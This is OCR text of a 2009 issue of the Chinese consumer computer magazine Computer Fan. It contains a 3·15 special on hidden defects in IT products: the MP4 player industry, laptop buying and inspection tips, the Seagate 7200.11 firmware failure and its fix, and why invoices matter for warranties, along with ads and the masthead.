一本大家都能看懂的电脑杂志

戴尔 Studio XPS 1340
笔记本电脑 >>> 本期 P95

电脑爱好者



“暗伤”勿扰
IT消费中的“三聚氰胺”大揭晓

《电脑爱好者》在3·15到来之际，再度精心策划了一期专刊，派出一支特别的侦探团，为您揭示IT领域的种种“暗伤”——产品潜在的质量问题。

数据恢复
4大技能揭秘

- 加密文件，重装后也能打开
- 恢复工具大比拼
- 当分区被删除之后
- 手机短信也能恢复

C指数 独家推行“C指数”，软件、硬件孰优孰劣，一看便知！

半月刊
06
2009
3月15日出版
邮发代号：82-512

Microsoft®
微软(中国)有限公司

3重惊喜全给你，超值￥398

送价值45元的微软时钟书签（《电脑爱好者》读者独家享有）

Microsoft Office 中文家庭和学生版 2007 限量促销版

￥199

网络培训课程礼券 — 附赠价值￥400元的网络培训课程礼券，帮您迅速掌握使用技巧！

可供3台电脑使用 — 许可安装在3台电脑上，1人买3人用！

微软免费电话支持 — 尽享微软无限次免费电话支持，服务更贴心！

Microsoft Office 中文家庭和学生版 2007

Word 2007
Excel 2007
PowerPoint 2007
OneNote 2007

Windows XP 简体中文家庭 正版增值计划套装 (Windows XP Home Edition)

Windows Vista

微软网络培训课程礼券



微软网络培训课程



结业证书



轻松成为微软Office专家！

现在购买398元 Microsoft® Office中文家庭和学生版2007，即送微软网络培训课程礼券，完成互动课程后，可获微软认证之网络培训学时证书，轻松成为微软Office专家。

电脑爱好者
与微软公司强强合作
微软零售彩盒包产品家族
媒体独家销售



购买方法：

1.邮局汇款 地址：北京市123信箱，收款人：电脑爱好者杂志社，邮编:100036，根据你购买的产品，在汇款单附言注明"Office 199"，"Office 398"，"Windows XP","Windows Vista"，同时请留下联系电话。

2.网上商城订购：http://shop.cfan.com.cn

3.杂志社直接购买：北京市海淀区万寿路翠微中里16号3号楼4层

目录CONTENTS

《电脑爱好者》2009年06期 | 总第325期 www.cfan.com.cn

3·15专刊

新视界

新人帮

（菜鸟集训营）

（加油站I）

稀饭软组织

（特别话题I）

（系统）

（网络）

（软件）

（办公）

（校园新鲜人）

（百家讲坛）

达人会馆

傻博士信箱

（系统）

（软件）

天生我才

硬派圈子

社区新鲜派

相关软件索引

	软件	软件说明	页码
荐	All_Reader	集成电子书阅读工具	27
	Robocopy.exe	强大的拷贝工具	28
	Winhex	十六进制编辑工具	29
	完美解码	播放工具	30
荐	Visual Task Tips	Windows XP任务栏透明	40
	Ghost Explorer	查看编辑GHO文件	42
荐	飞信助手	飞信发送工具	53
	通用PE工具箱	PE优盘制作	54
	CrazyTalk	照片变2.5D动画	57
	FileMenu Tools	添加右键菜单	58
荐	搜拍图片管理专家	图片管理软件	99

爱好者网站首页－IT知识与信息普及网站—爱好者网站，您身边的IT专家!—PCW.COM.CN旗下网站 - Microsoft Internet Explorer 由 电脑爱好者杂志社 提供

http://cfan.com.cn/

IT知识与信息普及网站—爱好...

CFan

IT 技术 资讯 热点 社区 更多 »

有问题 找稀饭：www.cfan.com.cn

高级搜索 使用偏好 语言工具


CFan搜索 手气不错



"暗伤"勿扰
IT消费中的"三聚氰胺"大揭晓

Q1：2008年都有哪些IT产品有"暗伤"？
Q2：如何在购买前对产品"暗伤"了如指掌？
Q3：躲避"暗伤"的锦囊妙计
Q4：自己动手，扫清"暗伤"

6



从"蒸发"中拯救
数据恢复4大技能揭秘

Q1：EFS加密的文件，重装系统后如何才能打开？
Q2：分区被删除之后，数据还能完整恢复吗？
Q3：文件被删，哪个工具恢复效果最好？
Q4：手机中的影音、短信也能恢复吗？

32

初学弟子

江湖少侠

一代宗师

PRODUCTS INDEX 产品索引

电脑爱好者®

Computer Fan

http://www.cfan.com.cn

2009年第06期 总第325期

主管单位 中国科学院
主办单位 北京《电脑爱好者》杂志社
中国计算机世界出版服务公司
编辑出版 《电脑爱好者》杂志编辑部

顾问 郭传杰
社长 陈 梅
执行社长/主编 封立鹏
副社长 邵先华
总编辑 高 翔
出版部 聂 静（主任）

副主编 张 健
编辑部 何 昊（副主任） 张 勇（副主任）
董 宏 陈荣贵 张 文 杜 昕
张锐峰 白 斌
评测室 西浩铭 于 峰 张 磊
设计制作部 余文憬（总 监） 陈红侠
发行部 刘丽华（总经理） 顾建林（副总经理）
客户服务部 姚 雯（总 监）
李 隆（南方客户总监）
米 彬（副总监）
办公/通信地址 北京市海淀区翠微中里14号楼4层(邮编:100036)
北京123信箱（北京《电脑爱好者》杂志社）
E-mail hotline@cfan.com.cn(稿件请投相应栏目信箱)
网址 http://www.cfan.com.cn
总机 010-68130909
广告客户部 010-68250606 / 68251818 / 68258181
读者服务部(发行) 在线QQ: 864186362 手机短信: 13801293315
010-68258784（周一至周五，9:00~16:30）
邮购自助查询: 010-68259307 / 68259457
订阅 全国各地邮局(所)
国内发行 北京报刊发行局
邮发代号 82-512
国外发行 中国国际图书贸易总公司
发行代号 4576SM
刊号 ISSN1005-0043/CN11-3248/TP
印刷 北京外文印刷厂
广告许可证 京海工商广字第0055号
零售定价 6.00元
全年订阅优惠价 144.00元

本刊法律顾问：北京周涛律师事务所（网站：www.zt148.cn）
电话：010-63141013 13366185341

本刊如有印刷质量问题（错页、掉页、残页等），请您与我们联系，我们负责调换。E-mail：publish@cfan.com.cn

广商广告中的数据全部由厂商提供

●本刊记者 杜昕

“暗伤”勿扰

IT消费中的“三聚氰胺”大揭晓

临近3·15，央视征集线索的广告又扑面而来，有了3·15，中国消费者懂得了更多的知识，明白了更多的道理，懂得了3·15存在的意义。然而，消费者维权并不是3·15一天的事，关注消费、指导消费一直是《电脑爱好者》的办刊宗旨，通过深度报道、黑板报、半月谈、烧包族、闷豆逛市场、数码导购、我玩PC等栏目，平均每年会有近400个版面指导您在消费前、消费中和消费后的注意事项及解决办法。

2009年的3·15，是“三聚氰胺”事件爆发之后的第一个3·15。《电脑爱好者》在这个3·15到来的前夕，再度精心策划了一期专刊，为您揭示IT领域的种种“三聚氰胺”。在我们看来，IT产品也存在类似“三聚氰胺”这样，刚买回来开始使用的时候没发现问题，随着使用的时间增长、次数增多，种种问题就暴露出来，有的甚至危及生命的“暗伤”。

“暗伤”就是我们今年为您找到的3·15维权方向，它可能体现在外观的细节之处，可能暗藏在内部构造、技术的设计上，也可能是一种不易察觉的偷工减料，还可能是服务方面的缩水……简单说，“暗伤”就是产品潜在的质量问题。

在本次专题中，我们将针对多个经典案例，代您明侦暗访，剖析问题成因，明确消费提醒，提供维权手段。希望您在经历过2008年的“暗伤”来袭后，在2009年，能更买得明，用得精。

2009年CFan 3·15“暗伤”关键词发布

硬件：

电池爆炸
显卡缩水*（总第272期P14）
LCD漏光
PC电源功率虚标
手机改版机
死机
MP4传输慢
电池续航时间短
掉漆
接缝大
翻新机*（总第322期P11）
吸费*（总第308期P15）
散热差
设计缺陷
手机摄像头缩水*（总第271期P22）
手机无用功能*（总第296期P13）
手机分屏
洋垃圾*（总第273期P14）
主板飞线
MP4内屏破损*
黑手机*（总第293期P12）
工程CPU*（总第320期P11）
手机辐射*（总第313期P18）
山寨U盘*（总第311期P15）
二手笔记本*（总第276期P82）
兼容电池*（总第314期P92）
闪盘自动运行*（总第278P66）
三无摄像头*（总第286P65）
黑屏*（总第287P67）
假1080p*（总第282P104）
打磨内存*（总第295P76）
手机微距拍照*（总第280P87）
风扇启动报警*（总第298期P65）
主板2次启动*（总第299期P63）
显卡色阶缺失*（总第309期P77）
CPU加脚不稳*（总第303期P85）
降价降质量（总第304期P108）

软件：

漏杀
误杀*（总第285期P18）
IM丢信息（总第284期P12）
假死
廉价QQ服务*（总第277期P12）

网络：

竞价排名
网络QA
挂马
插件
域名乱收费*（总第280期P12）
HTTP会话劫持*（总第281期P14）
淘宝删差评*（总第299期P16）
网露身份证信息*（总第284期P12）
运营商限速*（总第291期P16）
屏蔽简历*（总第295期P13）

服务：

免发票
物流签收
山寨客服*（总第321期P11）
电视购物*
保内维修*（总第307期P15）

加*为《电脑爱好者》报道过的内容



"暗伤"是多年来IT行业的一种常态，在众多IT产品中，无论是手机、MP3/MP4、笔记本，还是软件、服务，都能够看到"暗伤"的身影。在《电脑爱好者》发起针砭"暗伤"的同时，记者也采访了几个颇具代表性的行业中厂商们的态度，他们对行业中的"暗伤"又是怎样看的呢？

偷工减料要"机"命

戴尔大中华区消费者业务总经理杨超表示："笔记本主板是整台笔记本品质的关键所在，一般消费者是不可能看到这个配件的面貌的，因而，有些不良厂商偷工减料往往也是在这上面大做文章。甚至到了不看不知道，一看吓一跳的地步，这也是某种程度上为了创造超低价笔记本而不得不做出的'牺牲'了。"另外，现在各个厂商的笔记本配置基本上都是一样的，主要比拼的是笔记本的外观和使用时的舒适程度，而舒适程度除了笔记本的人性化设计之外，最主要的就是散热状况了。笔记本产生的热量就是自身稳定性的最大敌人，如果不对热量进行疏散，那么笔记本长期在高温下工作的后果就是：轻则引起笔记本死机、系统崩溃，重则加快笔记本老化和报废的速度，甚至烧毁硬件。

一个月后准时坏的MP4

原爱国者移动影音事业部总经理魏勇将MP3/MP4行业中的"暗伤"解释为一种这类电子产品的特性。他提出，由于元器件不合格、虚焊等情况的发生，产品按键失灵、屏不亮、硬盘损坏等问题已经成为这类产品的一个普遍现象。一般在使用一个月，最长不超过三个月的时候，这些问题就都会暴露出来。虽然厂家一般都会按照三包政策一年包修，一个月包换，但消费者得到更换的产品却极有可能是"良品"（已经使用过或是经过维修的产品）。他进一步指出："因为返修是一个普遍现象，因此商家在卖货的时候，会向消费者承诺一些超出正常范围的服务。而消费者呢，听了他们的忽悠买了产品，可真出问题的时候，却又无法在厂家那里得到兑现。"这也是此行业中比较突出的一个"暗伤"。

死不悔改的电源铭牌

在质量参差不齐现象尤为突出的电源市场，标准太多、监管不到位很大程度上是消费者权益无法得到及时保护的根源。航嘉总经理刘茂起先生对记者说："尤其是金融危机到来以后，为了降低生产成本，市场上假冒伪劣的产品实际上是有所增长的"。主要体现在以下两个方面：第一，虚标功率，JS们总爱拿电源的最大功率忽悠消费者，其实这个指标不能作为依据，而应该看额定功率，而在市场上的不少电源的铭牌上却根本不标示额定功率。也就是说，我们经常见到的350W电源，实际输出功率要比这个数值小许多。如果真把这种电源放在350W的负载环境下，电脑烧毁的惨况很可能发生；第二，12V电压下的输出功率不够。

病毒、木马、误杀，防不胜防

瑞星反病毒工程师王占涛认为"暗伤"的确存在于反病毒软件行业，比如漏杀、资源占用大、主动防御提示不智能等问题，都是用了三五个月才能发现的。所以说，杀毒软件的价值不体现在买的时候，而是体现在后续的服务上。比如误杀，在目前来说防不胜防，可一旦发生后，如何保障用户的举报渠道通畅非常重要，而软件在这方面的响应也比硬件维修更有优势。王占涛说："大部分软件用户，能够从网上直接获得厂商的帮助，渠道有官方论坛、短信、传真、电话、博客等，很少有用户是通过消费者协会来找我们的。我们接到举报后，一般的问题都会在一天内解决，用户只需升级软件就可以了。"

维修价格最不靠谱

从PC厂商的利润角度来看，由于笔记本利润越来越低，加上用户在性能品质和售后服务上的要求越来越高，所以PC厂商直接将服务作为产品进行销售，比如推出有偿维修服务、收费延长质保时间、上门收费服务等。像惠普、联想、戴尔等国际品牌的笔记本产品，与其说他们在竞争卖产品，还不如说他们在竞争卖服务。这也就是为什么维修时更换部件的价格，比部件在市场上的零售价格要高出很多的原因。联想集团大中国区服务业务服务推广总监王鑫对记者说："比起原厂维修，电脑城的个体维修公司收费相对较低，还可以讨价还价，但存在的'暗伤'更多。"比如，乱报价、偷换配件、反复维修等。

由此看来，厂商们都不否认"暗伤"的普遍存在。接下来，《电脑爱好者》就要根据这些线索，派出一支特别的侦探团展开调查，为消费者们解决问题！CF [AS01]



3·15

IT消费中的“三聚氰胺”大揭晓

CFan侦探事务所征集令

《电脑爱好者》“黑板报”栏目在全国范围内征集读者侦探！
还在羡慕福尔摩斯、柯南吗？如果你追求正义，如果你拥有敏锐的观察力，如果你善于调查和推理，如果你能暗访到JS的秘密，如果你乐于帮助他人破解IT消费中的扑朔迷离……赶快报名，CFan侦探事务所在这里等你！

- 报名对象：everybody
- 口号：光明与黑暗之间的斗争永不停止，IT维权，寻找真相！
- 范围：计算机（PC、笔记本等）、数码产品（手机、DC、DV、播放器、游戏机等）、互联网、各种IT服务……
- 报名与案情发布：请登录http://bbs.cfan.com.cn/thread-847617-1-1.html，或发邮件到heibb@cfan.com.cn
- 侦探奖金：凡积极参与、发布调查过程和结果者，视贡献大小获得相应的现金奖励



MP4、5、6? 播放器的进化迷局

来自CFan侦探所的产业报告



你还在听MP3? 太“火星”了，你没听说过有一种东西叫做MP4吗?

不就是多个屏幕，能看电影嘛! 我怎么听说还有MP5? 你看《电脑爱好者》2008年第四期《MP5，数码装备的终结者》，介绍了好多呢。

是啊，这玩意更新太快了，听说现在已经出了MP6，不知道又有啥新变化。

网络大补贴:
MP6即将推出，包月20元音乐随便听，http://www.cnbeta.com/articles/77560.htm

像上面两位的疑惑，普通消费者中有很多。最近CFan侦探所就收到了很多关于MP4播放器的案例。

MP4概念多、降价快、Bug频

案例1：老王最近想买台播放器给儿子当作生日礼物，到市场上花300多元买了一台，高高兴兴拿回家给儿子，可是儿子把电脑里面的很多电影视频拷贝进去，都不能播放。原来老王被奸商忽悠，买了淘汰产品，并不能支持时下流行的RM、RMVB格式，结果被儿子抱怨买了MP4而不是“MP5”，弄得父子俩很不高兴。

案例2：Zenki是个喜欢尝鲜的年轻人，2008年初购买了一台播放器，那时候能够支持RMVB格式视频的产品不多，他购买的时候花了799元，容量只有2GB，屏幕是3.0英寸的。然而不到1年后，周围有朋友买了同一品牌的新型号产品，容量8GB，屏幕采用4.3英寸16：9宽屏，功能也更强，价格只有599元，而自己的那款早已停产，在经销商那里库存货只要300元，让Zenki十分恼火。

案例3：最近有大量读者集中反映某款MP4存在大量Bug，如播放大码率RMVB时死机，然后就不能再次开机了，即使是用Reset功能也不行，只能通过刷新固件的方法才行，可对于普通用户来说，根本不可能自己刷新固件。况且有些问题即使是更新固件也无法解决，是产品本身设计的硬伤。

飞速升级内藏“暗伤”，MP4产业“山寨化”

小小的MP4播放器，价格只有几百元，却暗藏着很多秘密，让厂商挖空心思，让消费者黯然神伤。CFan侦探所的调查发现，国内MP4产业早已“山寨”化。正是山寨化的产业模式，造成了诸多“暗伤”，困扰着消费者。

要了解MP4产业山寨化的生产过程，就不得不提到三个关键词：授权、方案、贴牌。

MPEG-4是一个开放式的视频格式，但是要播放当下流行的RM、RMVB格式，必须获得Real公司的授权才可以。2007年以来，随着Real公司在流媒体市场的推广，逐渐放宽了对Real格式的授权，像Ti（德州仪器公司）、ADI以及国内的瑞芯微、华芯飞等芯片开发厂商都获得了Real公司的授权，纷纷开发出支持RM、RMVB格式的芯片方案。

所谓“方案”，是电子产品生产中一个常见的术语。简单来说就是采用何种硬件、软件等综合手段实现某种功能。播放器领域的芯片开发厂商通常会推出一套完整的MP4方案，如瑞芯微RK2706方案、华芯飞CC1600方案等。在珠三角地区的很多电子工厂，只要根据芯片开发商的成熟方案，在市场上采购所需的元器件，就可以完成MP4的组装生产。由于大多数方案商已经获得了Real公司的授权，因此播放器厂商不必再向Real公司缴纳授权费用，大大降低了成本。

“贴牌”简单来说就是某一品牌商并没有自己的生产线，而是委托某个电子制造厂商按照自己的要求生产，并将这些产品打上自己的商标，这种方式在电子产品领域十分普遍。贴牌生产可以让品牌商更加专注于市场运作和品牌推广，而制造商只要使用一个成熟的“方案”，再根据品牌商的要求，更改一些产品外观、用户界面，就可以生产出不同品牌的产品了。

在MP4领域，制造商规模越大、生产成本就越低，可能同时给若干个品牌供货，这就是市场上为什么很多MP4产品外观、功能大同小异的原因。而品牌厂商之间为了争夺市场，只能通过制造市场概念，甚至价格战的手段，不断压低最终价格。这就是Zenki的MP4半年内掉价一半的直接原因。

随着行业竞争日益激烈，很多MP4方案由于功能较弱，或者成本较高，已经被市场淘汰，新的方案又不断产生。比如现在很少有厂商使用瑞芯微RK2706方案，厂商也几乎不再推出新的固件升级，前期的Bug很可能永远得不到修正了，对于消费者来说，这是不公平的。

呼唤规范，从概念做起

MP4播放器简单地说就是一个能够播放MPEG-4文件的设备，最初的MP4播放器的命名像MP3一样，脱胎于对于播放格式的支持，这也是便携播放器的真正命名方法。现在对MP4播放器的功能没有具体界定，国家也没有相关规范出台。中国是目前世界上MP4播放器最活跃的市场，从2007年，有厂商推出了支持RM、RMVB格式的播放器，并冠以“MP5”的名字。这些播放器只是增加某些格式的支持便在概念上进行升级，完全是一种炒作。实际上，根本上不存在什么MP5格式。国内某些厂商为了在产品概念上超越竞争对手，不惜为消费者洗脑，造成大量误解，而所谓的“MP6”，则更是笑话。CF [AS03]



闷豆客串侦探 三锦囊妙计防本暗伤
防暗伤 买本本挑什么？

何为本本暗伤？除了我们可以明显看到的外观缺损，立时可现的故障外，笔记本电脑和很多IT产品一样，可能存在着不可预见、短期不能体现的隐性故障，这就是暗伤。最近闷豆就客串了一次侦探，帮助好友贾辉及同系的FFX走访了一遍——这两个人老是听闷豆讲解各种笔记本购买知识，这次新学期自己购机难免紧张起来，闷豆又要出马了……

案例档案：
购机暗伤陷阱

归档时间：
2009年3月15日

侦探：
闷豆

委托人：
FFX、贾辉

防暗伤关键词：
- 盲目、克制
- 忽悠、穷且益坚
- 狡诈、识别

锦囊一：动静皆由心生

防暗伤关键词：盲目、克制


●雪花屏事件让消费者深受其害，暗伤不断

FFX听说笔记本新产品的发布速度非常迅速，新产品往往会带有新的功能，既然是新事物，哲学中不是说了吗，新事物是积极向上具有发展前途的，故对新品情有独钟。闷豆感觉此话确实有些道理，不过此后还有一句往往被人们忽视，新事物发展的道路是曲折的，需要经过实践的反复考验。

案情分析：纵然是新产品也是有分类的，一种是机型不变配置升级的产品；一种是全新系列全新的配置。前一种是对原有产品的设计修改、配置提升。厂商根据售后反馈信息将问题集中，并在新产品中应用新的解决方案，因而故障缺陷相对较少。后一种可以看成厂商要树立自我新形象。

应对妙计：对于这类新产品，虽然用户的心理受到铺天盖地宣传的一次次冲击，曾经心动过，但也要特别留意，不要忘记“惠普雪花屏事件”、“索尼笔记本设计缺陷”等等。所以，闷豆建议用户应该稍加克制，一方面是这段时间可以消化新产品虚高的价格，性价比更好；另一方面，可以看看市场对这款新品的认同情况，防止出现重大的缺陷。一般而言，新产品在上市6个月左右将是最佳购买时机，替代型号尚未出现，老产品又经受住市场、用户的检验，出现隐性故障的可能性会低很多。

锦囊二：西天取经困难重重，八十一难未撼其志

暗伤关键词：忽悠、穷且益坚

贾辉对IT卖场甚为恐惧，一是五花八门的产品实在太多，进门就开始“犯懵”，再加上各商家竭尽全力的宣传“指导”，往往是莫名其妙地就买了一款自己一点儿都不了解的产品。要说价格低的产品，买也就买了，可这怎么也是买个笔记本，价格不是几百元而是几千元，马虎不得啊！

案情分析：卖场可是个大熔炉，各种暗伤之举多如牛毛。就拿商家给出的“店长推荐”、“热门销售排行”等告示来讲，多为炮制出来的，与实际销售情况有很大的出入。上面的机型很有可能就是商家销售并不好的，或者是具有丰厚利润的，甚至有可能是存在问题的，购买时用户不以为然，觉得有了什么权威的参考，等买了东西回家后，才会慢慢发现自己当初的鲁莽和冲动。“转型”也是商家惯用的暗伤伎俩。先以低价吸引用户上钩，声称“用户要的那款产品有货”，然后派另一个人去拿，同时利用这段时间贬低看中的这款机型，极力向您推荐另一款产品。奏效也就罢了，倘若不成则以种种理由说这款产品神奇地没货了，然后说拿来了另一款，性能与那款相差无几，价格还便宜，另有其他的优点。


●商家推荐未必就是真的好，多查询，多做准备才是上策

暗访取证：闷豆决定不入虎穴焉得虎子，亲身探听虚实一番才是。进入卖场，各商家的产品琳琅满目，热情之意也扑面而来。走访发现这些问题确实存在，用户只身前往，身边往往是两三个人一起夹击，不待反应过来便已落入圈套。为此，闷豆特别找了一个相熟的店主，找到店面经理咨询，店主透露：“其实特别简单的一件事，转型也好、换机也罢，只要记住一点就能杜绝这种事情了——不是你指定要购买的机型拿到你面前，一分钱都不要掏出来。没有一个商家会在没有拿到钱的情况下给你拆包验机，那样亏的是我们。”

应对妙计：闷豆总结此行经历后认为，定力不好的用户，购机前不能只有一个目标，应该确定至少两款以上的待选型号，这样如果遇到情况可以有缓冲的余地。如果选定的机型被商家逐一扼杀掉，坚定立场，不要接受什么所谓超值推荐配置的“忽悠”。

锦囊三：老君炉内炼神眼，火眼一出破妖面

暗伤关键词：狡诈、识别

别看闷豆现在可以客串侦探，明察暗访，其实自己亲身



经历也非常值得借鉴——那就是验机问题。

案情分析：不少用户因为购机的喜悦，而轻视了验机这个关键的环节，要清楚你的松懈就是给商家机会。购机的人通常都是看到真机后兴奋的心情早已将谨慎之心完全屏蔽掉，基本的状态都是，敲敲键盘，跟商家要求换装系统，至多再看两眼屏幕，交钱走人就是最后一步了，闷豆曾经也是这样。殊不知，正是大意让用户失去了最后一道防线，购机暗伤也许就乘虚而入了。

暗访取证：闷豆后来也找过相熟的商家请教该如何防范，交谈中一句话让闷豆颇为震惊——我们所谓的验机技巧，并不一定全对！该商家称：“验机方法其实有很多都是无效的，出于商家的自我保护，基本没人愿意把这些错误指出来。比如大家常说的第一步检查包装是否有二次封箱的可能，以避免别人挑过的情况。其实对于代理商来说，这个胶带太容易搞到了，完全把胶带揭掉，我再贴一个新的就是，用户哪里分得清是不是拆过封呢？另外值得注意的是，被人挑过不要的机器如果问题不大，商家会继续出售。但如果遇到严重缺陷或故障，商家也不愿意惹麻烦，直接交还上级代理退换货了。”



●包装、封箱不是验机的有效手段

应对妙计：闷豆总结后，认真研究了一下验机过程，再回想该商家的话，总结了一套行之有效的验机方法。开箱后先核对产品配件数量与型号；接着，检查电池插孔、笔记本锁孔等部位否有磨损的痕迹，以及键盘帽是否泛油渍和键盘里面是否有积尘；下面，开机进入主板的BIOS察看处理器和内存的相关信息，完后开机看系统是否被安装过；最后，一定要向商家索要正规的发票，哪怕商家承诺为机器提供质保，或是以不要发票可以再便宜点的名义为诱惑。现在各大厂商的售后服务凭证主要看发票，倘若没有出了问题将会很麻烦。另外，还须注意的是有些品牌的一些服务是需要购买后注册才能享有的。CF [AS04]

CFan侦探事务所之 数据丢失之谜

“铃铃铃……铃铃铃……”

“您好，这里是CFan侦探事务所，请问有什么可以帮助您的”

“我是你们的读者张浩维，请你们帮我调查件事情，具体情况已经Email给你了，希望能尽快调查清楚！”

Email:

于08年底购买的希捷7200.11 500GB硬盘最开始使用的时候偶尔出现无故失去响应，导致系统卡死数秒（时间不等），我并没有在意，以为是系统原因并未担心，但两个月后的一天，出现了蓝屏死机状况，重启计算机后，硬盘加电，旋转，但是无法被主板检测，数据也全部丢失，询问了周围的朋友，众说纷纭，有人说是我使用不当，有人说是我的电源质量差（但是我的电源是正经的国内大厂行货450W），还有人说可能是希捷的硬盘“暗伤”

在之后的几天里有一个同事发现了与我相似的症状，不过型号稍有不同，他的硬盘是7200.11 640GB的产品，我觉得这绝非巧合，故请CFan侦探事务所帮我调查清楚

在接到案件后，侦探Alpha进行了案件分析：

疑点之一，正常使用状态下的硬盘，高温或者震动都会使硬盘故障几率大幅上升，但是也仅仅局限于硬盘坏道、数据丢失等情况，加电无法识别是几乎不可能发生的事情。

疑点之二，电源问题很可能是导致硬盘出现异常的罪魁祸首，但考虑到报案人使用的450W正品行货电源，并且在相同时间段内又有类似案件发生……

不管怎样，我们先就以上二点疑问进行调查吧，如果是个体现象我们来分析故障原因，但如果是厂商的“暗伤”就不是一件小事情了。

卖场暗访记

“老板，给我来块500GB的硬盘，你给推荐个牌子吧！”

“我推荐你使用西数的6400AAKS，相比500GB价格差距不大，性能又很出色，你看怎么样？”

“西数啊？我个人还是比较喜欢希捷，希捷7200.11 500GB你这有货吗？”

“这个……实话和你说吧，最近希捷的返修率非常高，据称是什么固件有问题，我这已经暂时停止进货了，毕竟不想承担这个风险。”

“哦，这个样子啊，那我还是看看再买吧，谢啦！”

“有需要随时来啊，您走好！”

官方说辞

在卖场的暗访中，走访的商家都反映希捷硬盘近期返修率很高，但含糊其辞的无法说清楚原因，看来这个问题不是个案，于是我们就相关问题对希捷的国内总代理建达蓝德相关人士进行了询问，得到的官方答案是：“极少数Seagate Barracuda 7200.11硬盘中发现了一个固件问题，该问题导致开/关电源后可能无法访问数据。通过分析现场返回的数据，可以确定该风险极低，因此希捷认为受影响的硬盘可以照常使用，不过希捷将提供免费固件升级(服务)”。

取证汇总

官方的说法似乎此事只是小BUG，问题不大，但与卖场中得来极高返修率的结果却又背道而驰。在进行了多个论坛调查后，我们发现，此次事件波及面之广远远超过调查的结果。2008年12月生产的Barracuda 7200.11、DiamondMax 22、Barracuda ES.2 SATA系列桌面硬盘的21款型号存在固件缺陷（就连侦探事务所的West同学都中了招）。但是官方的问询也不是没有作用，至少我们得到了解决办法——固件刷新。

解决方案

第一步，确定硬盘型号，点击开始菜单，在运行中敲入“devmgmt.msc”打开设备管理器。展开“磁盘驱动器”的分支就可以看到自己的硬盘型号。确定自己的硬盘是否需要更新固件。

第二步，下载固件刻录为光盘或制作软盘，进行系统的引导（固件下载列表：http://blog.cfan.com.cn/?uid-766064-action-viewspace-itemid-384515）。

第三步，由光盘引导进入dos下，运行flash.bat，并选择型号，根据提示完成升级操作。CF [AS05]

暗伤之电脑发票之罪

买电脑不要发票可行吗?

案例档案:
暗伤之电脑发票之罪

归档时间:
2009年3月15日

侦缉目标:
电脑售后服务

委托人:
老武，liba，阿亮

暗伤关键词:


●发票影响保修
老武于2008年12月购买Ideapod Y430时未索取发票，机器生产日期为2008年9月。无意间通过网络浏览发现，自己因为没要发票，尽管购机价格便宜了一些；但也同样损失了三个月的保修时间。

●三包服务依据是发票
网友libear于2009年1月中旬购买了一台笔记本电脑，但两天后发现硬件故障，于是找到经销商，经销商推脱无法检测，建议先去该品牌的售后服务中心做鉴定检测，再进行退换货处理。实际上，libear购机时并没有索取发票，根据相关国家规定，根本不可能退换货，只能维修。

●延保服务要发票
阿亮于2008年6月购买了惠普的一款台式机电脑，金牌服务时限为一年。阿亮想到延保服务，可是一问才知道，没发票的机器根本不能延保。

小知识：什么是延保?
延保服务是一种厂商针对笔记本电脑或台式机的增值服务，属于收费项目。产品的保修期可以通过延保服务进行延续，费用依各厂商定价不同而有所差异，通过延保服务，厂商会继续为产品进行保修。

发票价值几何?



●5%的税点利润是商家偷税漏税、赚取利益的一块肥肉，消费者根本“占不到便宜”

调查取证：调查记者进入某大型电脑卖场的一家笔记本专卖店前，随意咨询一款产品的价格，假作对价格感到不满，准备转身离去，这时店员拉住调查者问道：“价格还可以商量，如果嫌贵，可以‘不带票’拿货，保修我们公司来负责就是了。”

案件分析：发票是国家工商部门为经营者制定的一种票据，发票税收款项只是国家向企业、商家收缴的，当然也作为一种购物凭证。不过在很多电脑卖场，商家为了进一步提升销售量，提高利润和流水，多会提供“带票”和“不带票”两种价格。一旦消费者对询价表示不满，不少商家都会说你要不带票还能再便宜XXX元，听起来十分诱人——这是因为发票中的税点为5%，以一台5000元的电脑计算，税点为250元，那么真实的整机销售价格应该是5250元。这其中，商家将交纳税款的义务转嫁到了消费者身上。但是这5%的费用节省下来，却失去了国家法律对消费者的保护，损害的只是消费者自己罢了。

三包、延保无票不能

调查取证：为了搞清缺少发票对于消费者来说究竟有哪些具体的损失，记者也特意查询了相关资料，在三包服务的规定中，发票亦是至关重要的一个环节！根据国家有关规定，享受三包必须持有正规的购买凭证：即正规发票，只有持有发票，才可以真正有保障地享受三包服务。

小知识，什么是三包服务?
“三包服务”就是7天包退包换、15天包换、1年整机包修、2年主要部件包修，该规定包含在国家质检总局发布的《微型计算机商品修理更换退货责任规定》内。

同时，我们也咨询了一些厂商的售后服务中心，除了正规的保修之外如果想要延保，比如委托人阿亮所陈述的情况，同样必须拥有发票才可以：“出示购机发票和保修卡，并进行全机检测，有质量问题是不能续保的。”惠普售后金牌服务的负责人特别强调了发票和保修卡的作用和意义，如果你不具备这两个先决条件，想要延续保修服务绝无可能。显然，一张5%税点的发票其实是相当重要的。

保修/发票意义重大

调查取证：除了这些，一旦发票丢失或购机时没有发票，各厂商又是如何对自有产品提供保修服务的呢？是不是说没有发票就绝对不会提供服务？记者也就这个问题对目前主流的近20家厂商售后服务进行了资料查阅，在下表中你可以看到大致情况。



●保修卡也同等重要，不要忽视，一定要让商家盖章

